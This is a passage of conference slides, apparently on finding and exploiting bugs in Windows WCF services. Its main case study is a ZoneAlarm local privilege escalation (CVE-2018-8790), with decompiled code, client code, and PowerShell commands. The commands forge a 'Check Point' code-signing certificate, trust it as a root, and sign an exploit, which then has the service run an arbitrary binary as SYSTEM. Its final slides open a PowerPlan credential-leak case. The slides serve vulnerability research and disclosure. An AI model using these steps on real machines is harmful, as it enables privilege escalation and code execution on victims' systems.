            client.RunMe("calc.exe");
        }

        public void RunMe(string str) {
            throw new NotImplementedException();
        }
```

VulnWCFService - Exploitation

VulnWCFService - Exploitation



Real World Vulnerabilities

Again…


- We’re looking for bugs in the application logic
- Software developers are not considering that rogue clients will attempt to interact with their services
- Faulty attempts are made to prevent rogue access to the service

Check Point ZoneAlarm Priv Esc CVE-2018-8790

- Check Point's consumer antivirus ZoneAlarm 8.8.1.110 suffers from a local privilege escalation vulnerability
- The "Check Point Sandblast Agent Updater Service" establishes a NetNamedPipe WCF endpoint which can be accessed by unprivileged local users
- Attackers can trigger a call to ExecuteInstaller and specify an arbitrary binary to be run as SYSTEM

ZoneAlarm – Analysis


- Googled for “best antivirus” and installed the software
- Ran the wmic 1-liner and found quite a few .NET services had been started
- Decompiled each service and checked for references to System.ServiceModel



ZoneAlarm – Analysis

- Look for potentially exploitable functionality
- Method names can be really helpful
- SBAUpdater class has a method called ExecuteInstaller
- This method executes an arbitrary EXE as SYSTEM based on a client supplied argument
- Not too far off from VulnWCFService

ZoneAlarm – Exploitation



- Figure out how to connect to the service
- Service endpoint definition is found in the OnStart method
- Two named-pipe endpoints are established
- Custom AddSecureWcfBehavior is invoked – a harbinger that some effort to secure the channel has been made

```
protected override void OnStart(string[] args)
{
    SBACipolla.LOG.InfoFormat("########## Cipolla Created ######
      Process.GetCurrentProcess().ProcessName, Process.GetCurren
      ().Version);
    this._host1 = new ServiceHost(typeof(Cipolla), new Uri[]
    {
        new Uri("net.pipe://localhost/Cipolla")
    });
    this._host1.AddSecureWcfBehaviour();
    this._host1.Open();
    this._host2 = new ServiceHost(typeof(CipollaRoot), new Uri[]
    {
        new Uri("net.pipe://localhost/CipollaRoot")
    });
    this._host2.AddSecureWcfBehaviour();
    this._host2.Open();
```

ZoneAlarm – Exploitation

- Don’t build a client from scratch!
- Existing client code can usually be found
- SBAStub.dll has everything needed

```
private void SetUpWCFConnection()
{
    try
    {
        EndpointAddress remoteAddress = new EndpointAddress("net.pipe://localhost/CipollaRoot");
        NetNamedPipeBinding binding = new NetNamedPipeBinding
        {
            ReceiveTimeout = TimeSpan.MaxValue,
            MaxReceivedMessageSize = 2097152L
        };
        InstanceContext callbackInstance = new InstanceContext(this);
        DuplexChannelFactory<ICipollaRoot> factory = new DuplexChannelFactory<ICipollaRoot>(callb
          remoteAddress);
        ChannelFactoryEx<ICipollaRoot> channelFactoryEx = new ChannelFactoryEx<ICipollaRoot>(fact
        channelFactoryEx.AddSecureWcfBehaviour();
        this._proxy = channelFactoryEx.CreateChannelEx().Channel;
```

ZoneAlarm – Exploitation

- A new C# project was created with references to SBAStub.dll and all its dependencies
- We then created and SBAStub object and let Visual Studio tell us what methods could be called on it

```
public class CipollaClient {

    public static void Main() {
        SBAStub.SBAStub stub = new SBAStub.SBAStub();
        stub.
```

GetMessageType
GetPolicy
GetType
OnBladeConnected
RegisterSBAStub
void SBAStub.SBAStub.RegisterSBAStub(string ComponentUniqName)
SetCallback
SetPolicy

ZoneAlarm – Exploitation

- The RegisterSBAStub method looked like a good first step at interacting with the service
- Takes a single string as input
- Successful stub registrations will be logged by the service

```
DEBUG 33 CipollaServiceLibrary.Cipolla.SendStatus:Exit, transfer to 2 FrontEnds
DEBUG 31 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Enter, ComponentUniqName=ZAAR
DEBUG 31 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Exit, ComponentUniqName=ZAAR
DEBUG 31 CipollaServiceLibrary.CipollaRoot.AskForInitialStatus:Enter
DEBUG 31 CipollaServiceLibrary.CipollaRoot.AskForInitialStatus:Exit, transfer to 3 blade
DEBUG 31 BladeNavel.BladeNavel.OnAskingForInitialStatus:Enter
```

ZoneAlarm – Exploitation

- None of our attempted registrations were getting logged!
- After some ~~tears~~ reading the code the issue was found

```
namedPipeServerStream.WaitForConnection();
int namedPipeClientProcID = (int)RawPipeProcessSelector.getNamedPipeClientProcID(namedPipeServerStream);
string fileName = Process.GetProcessById(namedPipeClientProcID).MainModule.FileName;
string text = null;
try
{
    X509Certificate2 x509Certificate = new X509Certificate2(X509Certificate.CreateFromSignedFile
      (fileName));
    x509Certificate.Verify();
    text = x509Certificate.GetNameInfo(X509NameType.SimpleName, false);
}
catch
{
}
if (text == null || !text.StartsWith(RawPipeProcessSelector.CheckPointCN))
{
    throw new Exception("Unauthorized access detected.");
}
```

The named-pipe server checks to see if client connections are coming from a Check Point-signed binary.

ZoneAlarm – Exploitation

- Two options were considered to pass this check
  - Inject code into a legitimate signed binary
  - Sign the exploit with a self-signed certificate
- James Forshaw pointed some other possibilities including:
  - The check employs Process.MainModule to get the filename of the connecting process.
  - This is read out of memory of the target process which is under attacker control

ZoneAlarm – Exploitation

- An article by Matt Graber pointed out that on Windows "non-admin users are able to trust root CA certificates"
- This means some PowerShell cmdlets can be used to sign the exploit code

```
$cert = New-SelfSignedCertificate -certstorelocation cert:\CurrentUser\my -dnsname checkpoint.com -Subject "CN=Check Point Software Technologies Ltd." -Type CodeSigningCert

Export-Certificate -Type CERT -FilePath c:\tmp\MSKernel32Root_Cloned.cer -Cert $cert

Import-Certificate -FilePath c:\tmp\MSKernel32Root_Cloned.cer -CertStoreLocation Cert:\CurrentUser\Root\

Set-AuthenticodeSignature -Certificate $cert -FilePath c:\tmp\exploit.exe
```

ZoneAlarm – Exploitation

illumant

- With the code signed it's possible to successfully register a stub

```
//create a new SBA stub object
SBAStub.SBAStub stub = new SBAStub.SBAStub();

//register the stub
stub.RegisterSBAStub("exploit-stub");
```

```
DEBUG 3 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Enter, ComponentUniqName=exploit-stub
DEBUG 3 CipollaServiceLibrary.CipollaRoot.RegisterSBAStub:Exit, ComponentUniqName=exploit-stub
DEBUG 3 CipollaServiceLibrary.CipollaRoot.SendCommand:Enter <?xml version="1.0" encoding="utf-16
/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema
eID>testMsgId</MessageID><FrameIndex>1</FrameIndex><TotalNumOfFrames>3</TotalNumOfFrames><Time>0
```

ZoneAlarm – Exploitation

- With that working we started playing the with SendCommand method of the SBAStub object
- Takes one argument, a string called CommandXML
- Argument is received by the service's OnCommandReceived method
- CommandXML is eventually passed to ExecuteInstaller
- The XML is deserialized into a few variables, including a string called InstallerPackagePath – used to spawn a new process

ZoneAlarm – Exploitation


- The program pointed to by InstallerPackagePath must be signed by Check Point
- Again two possibilities were considered to pass this check which are both viable
- DLL hijack a legitimate signed binary
- Sign the program with a self-signed certificate

ZoneAlarm – Demo

PowerPlan Sensitive Info leak

- PowerPlan by Questica contains a remote info leak vulnerability
- The “PowerPlan Management Service” establishes a NetTcp WCF endpoint which can be accessed by unauthenticated remote users
- The service exposes an operation called GetProcessData which returns a database connection string containing cleartext credentials

PowerPlan - Analysis



- Found this service on a pen test
- Nessus reported an unquoted service path for a service called WcfPowerPlanManagementService.exe
- Did somebody say WCF?

